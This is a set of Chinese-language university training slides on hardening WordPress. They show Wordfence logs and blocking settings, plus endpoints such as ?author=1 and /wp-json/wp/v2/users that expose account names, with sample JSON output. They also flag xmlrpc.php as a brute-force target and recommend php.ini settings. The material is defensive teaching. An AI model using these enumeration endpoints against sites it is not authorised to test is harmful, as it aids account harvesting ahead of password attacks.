🟡	Daan, Taiwan	/wordpress/xmlrpc.php	2024/8/5 下午5:18:28	140.112.[redacted]	[redacted]ntu.edu.tw	200	
🟡	Daan, Taiwan	/wordpress/xmlrpc.php	2024/8/5 下午5:18:28	140.112.[redacted]	[redacted]ntu.edu.tw	200	
🟡	Daan, Taiwan	/wordpress/xmlrpc.php	2024/8/5 下午5:17:22	140.112.[redacted]	[redacted]ntu.edu.tw	200	
🟢	Daan, Taiwan	/wordpress/wp-login.php	2024/8/5 下午2:32:48	140.112.[redacted]	[redacted]ntu.edu.tw	302	
		in.php	2024/8/5 下午2:32:42	140.112.[redacted]	[redacted]ntu.edu.tw	200	

🟢 Human ● Bot 🟡 Warning 🔴 Blocked

建立主動防禦機制(Wordfence Security)

封鎖I



Do you want Wordfence to stay up-to-date automatically? Yes, enable auto-update. | No thanks.

Blocking

Learn more about Blocking

Blocking Options
Manage global blocking options.

Upgrade to Premium
Enable country blocking by upgrading to Premium.

Create a Blocking Rule

Block Type: [✓ IP Address] Country Custom Pattern

IP Address to Block: Enter an IP address

Block Reason*: Enter a reason

Current blocks for 192.168.87.131/wordpress

● Show Wordfence Automatic Blocks

Filter by Type, Detail, or Reason

□	Block Type	Detail	Rule Added	Reason	Expiration	Block Count	Last Attempt

建立主動防禦機制(權限控管)

能夠探測到使用者帳號的頁面應限制存取

01 **http://wordpress/?author=1**

WordPress迅速查詢作者文章之功能，可能被利用來猜測管理者或使用者的帳號。

02 **http://wordpress/wp-json/wp/v2/users**


WordPress的Rest API，可能被利用來猜測管理者或使用者的帳號。


03 **http://wordpress/wp-json/oembed/1.0/embed?url=http://wordpress/hello-world/**

WordPress的oEmbed API 公開提供的貼文資料

建立主動防禦機制(核

能夠探測到使用者帳號的頁面應限制存取





```
[
  {
    "id": 3,
    "name": "AA",
    "url": "",
    "description": "",
    "link": "http://[redacted]/wordpress/author/1223/",
    "slug": "1223",
    "avatar_urls": {
      "24": "http://0.gravatar.com/avatar/0d803e0dc732c36b192f20ab379038c9?s=24&d=mm&r=g",
      "48": "http://0.gravatar.com/avatar/0d803e0dc732c36b192f20ab379038c9?s=48&d=mm&r=g",
      "96": "http://0.gravatar.com/avatar/0d803e0dc732c36b192f20ab379038c9?s=96&d=mm&r=g"
    },
    "meta": [],
    "_links": {
      "self": [
        {
          "href": "http://[redacted]/wordpress/wp-json/wp/v2/users/3"
        }
      ],
      "collection": [
        {
          "href": "http://[redacted]/wordpress/wp-json/wp/v2/users"
        }
      ]
    }
  },
  {
    "id": 2,
    "name": "user",
    "url": "",
    "description": "",
    "link": "http://[redacted]wordpress/author/user/",
    "slug": "user",
    "avatar_urls": {
      "24": "http://0.gravatar.com/avatar/6741bbc56aebae835b7961dca6e8fb4a?s=24&d=mm&r=g",
      "48": "http://0.gravatar.com/avatar/6741bbc56aebae835b7961dca6e8fb4a?s=48&d=mm&r=g",
      "96": "http://0.gravatar.com/avatar/6741bbc56aebae835b7961dca6e8fb4a?s=96&d=mm&r=g"
    },
    "meta": [],
    "_links": {
      "self": [
        {
          "href": "http://[redacted]/wordpress/wp-json/wp/v2/users/2"
        }
      ],
      "collection": [
        {
          "href": "http://[redacted]/wordpress/wp-json/wp/v2/users"
        }
      ]
    }
  },
```

建立主動防禦機制(權限控管)

頁面應限制存取

01 http://wordpress/xmlrpc.php

WordPress官方提供的**遠端程式API**，可能被駭客利用進行DDoS攻擊或是暴力密碼破解。

02 http://wordpress/wp-login.php

WordPress的管理介面

建立主動防禦機制(權限控管)

版本號碼與敏感資訊

- php.ini
  - ➢ diable_fuctions(phpinfo與可執行命令exec等)
  - ➢ display_errors = off(盡量不要在正式上線的主機直接顯示錯誤在頁面上，以避免暴露系統資訊)

課程測驗

https://forms.gle/98FzSTtbCstnqvaB9

臺灣大學弱點修正建議資料庫(僅限校內IP存取)

感謝您的聆聽!

報告者：陳思蘊、游子興
日期：2024-09-10